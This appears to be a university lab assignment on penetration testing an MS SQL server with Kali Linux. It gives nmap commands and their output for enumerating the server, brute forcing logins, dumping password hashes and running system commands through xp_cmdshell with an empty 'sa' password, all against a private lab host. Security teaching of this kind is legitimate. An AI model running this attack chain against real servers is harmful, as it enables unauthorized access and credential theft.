
# Lab: DB Pen Testing with Kali Linux

- This lab is worth 10 points.
- The due date is Saturday, April 4 at midnight.
- Use the following naming convention: homework, underscore, last name, first initial, and extension (e.g., DBPenTesting_ImG.docx).

## Tasks

### 1. Retrieving MS SQL server information


Task: Retrieve MS SQL server information like below. Explain how you were able to overcome the filtering. Also, provide the result like below in a screenshot (Screenshot #1).



```
Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
root@kali:~# nmap -p1433 --script ms-sql-info 192.168.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 16:55 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00035s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
MAC Address: C6:AD:B2:FB:1D:30 (Unknown)

Host script results:
| ms-sql-info:
|   192.168.1.8:1433:
|     Version:
|       name: Microsoft SQL Server 2016 SP1+
|       number: 13.00.4466.00
|       Product: Microsoft SQL Server 2016
|       Service pack level: SP1
|       Post-SP patches applied: true
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 5.42 seconds
root@kali:~#
```

### 2. Brute forcing MS SQL passwords


Task: Display the result in a screenshot (Screenshot #2). Describe what you have accomplished.



```
root@kali:~# nmap -p1433 --script ms-sql-brute --script-args userdb=/usr/share/nmap/nselib/data/usernames.lst,passdb=/usr/share/nmap/nselib/data/passwords.lst 192.168.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 17:10 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00040s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.8:1433]
|     Credentials found:
|       PenTestUser2:password => Login Success
|       PenTestUser3:111111 => Login Success
|_      PenTestUser1:monkey => Login Success
MAC Address: C6:AD:B2:FB:1D:30 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 68.46 seconds
root@kali:~# 
```

### 3. Dumping the password hashes of MS SQL


Task: Display the result in a screenshot (Screenshot #3).




```
|     sa:0x02008CE8E8DC445CB1DEDCC232F1C188993C8688DF5AF4804CA79351AE4831FDA7BC4
5AE3EB76B7E635A4346CFD81AA44D77EA1C8272B02F18B25D9323754038D9C31E5E6E7B
|     ##MS_PolicyTsqlExecutionLogin##:0x02003D89CBC838610EC0D4057ABDD8EC678EB382
B1C2ED2C9620CCB564A16B09EEB2C06FEBFE81A5C25A1817D28DE219566D76867091702A82F94EFB
1C031689A76F7BF6D810
|     cis483service:0x020014B9D506528EE1FD6CCE60E5FEAB235EC8CC3E2C4666BA2275A151
0FED42457ACC5BD183887DBA3784EB049C305074671AE320DC5D19024DB6EC53EE7A8783D6B628D4
57
|     ##MS_PolicyEventProcessingLogin##:0x02002C73B8A0F993FE1DB4FFB7349C1E0ACEF1
E7989E8084C67D6F67FA81E69ABAFAEC59505937E5577D561B52E9218EBA767141C48BBD51CDE715
F68F4AB78C08C4BD21F165
|     SIDTest:0x020068CBB5A2CBBC7AD92B2902D9C56FF57871F49B479AF0DD4154A8456FF82A
CC48F57720215398EA30F420AAD36A1BD420865AC669EB95D1A3CE4D5A85187FEF9440324347
|     TestUser-A:0x0200B933F2843D89F844939E93C215F3B6ADCEA5CE265DBA959E41BDF4C24
9F05B8915A3A67BDFB4F23F3A379E9DD79111195FF5F3F00A547B515C83D069C50CD0C6E341301E
|     TestUser-C:0x0200EF481EAED941241FE13A08515C957BE4D279C28FAE2D6E89EC6F97D9A
DBE3EA54A0E9F8F5DBF1077FCDE4A49CF720D0D366BEBC092826BDAAB756866F556DB2DC4B25942
|     TestUser-B:0x0200736017EBB94061873CC935AD8224E2DEA2B5CCD3CB7F11E61B15DDBD3
C44882017C2427313ED126E8ABD22DBA7C29AC08CCA416D265FA7D627C8C0E607DA28813FAA4290
|     PenTestUser1:0x0200E1D3BDCA4E56197A61435540F029F5773C600404F55AC40E578F6C9
233430C0763F6B86CA1F506B3ECC56434152814A25BF255BF3D729C3C137B6FF65F95FB47CB473ED
4
|     PenTestUser2:0x0200C5A5B286F4C7FA9F0FE08F5562EAEEA84D92AEAEB2B18A6D651F816
EE7FB64AD486289F2582B8578AA03223833BB1A4E7B38031BE652806C9ADDF7CC73945C0D0568FD2
0
|_    PenTestUser3:0x0200101D870F6A8868134D24DC2C91EFE35470C9C874BCBB48844276911
DA78EF780B3DD8F55EE2C87FF27635C56EE9DA7A1EF6ECB7F1F75C6B279078480BD72AD36D4EB61C
2
| ms-sql-empty-password:
|   [192.168.1.8:1433]
|_    sa:<empty> => Login Success
MAC Address: C6:AD:B2:FB:1D:30 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
root@kali:~#
```

## 4. Running commands through the command shell on MS SQL

Task: run the above command using ‘sa’ account with empty password. Display the result in a screenshot (Screenshot #4A).




```
root@kali:~# nmap --script-args 'mssql.username="sa",mssql.password=""' --script
 ms-sql-xp-cmdshell -p1433 192.168.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 17:36 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00031s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-xp-cmdshell:
|   (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|   [192.168.1.8:1433]
|     Command: ipconfig /all
|       output
|       ======
|       Null
|       Windows IP Configuration
|       Null
|          Host Name . . . . . . . . . . . . : WIN-AVPBP9ATULM
|          Primary Dns Suffix  . . . . . . . : test.ad
|          Node Type . . . . . . . . . . . . : Hybrid
|          IP Routing Enabled. . . . . . . . : No
|          WINS Proxy Enabled. . . . . . . . : No
|          DNS Suffix Search List. . . . . . : test.ad
|                                              cybercluster-internal
|       Null
|       Ethernet adapter Ethernet:
|       Null
|          Connection-specific DNS Suffix  . : cybercluster-internal
|          Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Conn
ection
|          Physical Address. . . . . . . . . : C6-AD-B2-FB-1D-30
|          DHCP Enabled. . . . . . . . . . . : Yes
|          Autoconfiguration Enabled . . . . : Yes
|          Link-local IPv6 Address . . . . . : fe80::6473:2866:31d2:5b32%12(Pref
erred)
```



```
|          Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Conn
ection
|          Physical Address. . . . . . . . . : C6-AD-B2-FB-1D-30
|          DHCP Enabled. . . . . . . . . . . : Yes
|          Autoconfiguration Enabled . . . . : Yes
|          Link-local IPv6 Address . . . . . : fe80::6473:2866:31d2:5b32%12(Pref
erred)
|          IPv4 Address. . . . . . . . . . . : 192.168.1.8(Preferred)
|          Subnet Mask . . . . . . . . . . . : 255.255.255.0
|          Lease Obtained. . . . . . . . . . : Tuesday, February 25, 2020 9:15:1
4 PM
|          Lease Expires . . . . . . . . . . : Wednesday, April 1, 2020 11:13:41
 AM
|          Default Gateway . . . . . . . . . : 192.168.1.1
|          DHCP Server . . . . . . . . . . . : 192.168.1.1
|          DHCPv6 IAID . . . . . . . . . . . : 310801758
|          DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-BB-F3-5A-C6-AD-B2-
FB-1D-30
|          DNS Servers . . . . . . . . . . . : ::1
|                                              127.0.0.1
|          NetBIOS over Tcpip. . . . . . . . : Enabled
|       Null
|       Tunnel adapter isatap.cybercluster-internal:
|       Null
|          Media State . . . . . . . . . . . : Media disconnected
|          Connection-specific DNS Suffix  . : cybercluster-internal
|          Description . . . . . . . . . . . : Microsoft ISATAP Adapter
|          Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
|          DHCP Enabled. . . . . . . . . . . : No
|          Autoconfiguration Enabled . . . . : Yes
|_      Null
MAC Address: C6:AD:B2:FB:1D:30 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
root@kali:~#
```

Task: run the above command using ‘PenTestUser1’ account. Display the result in a screenshot (Screenshot #4B). Why are the results from 4A and 4B different?

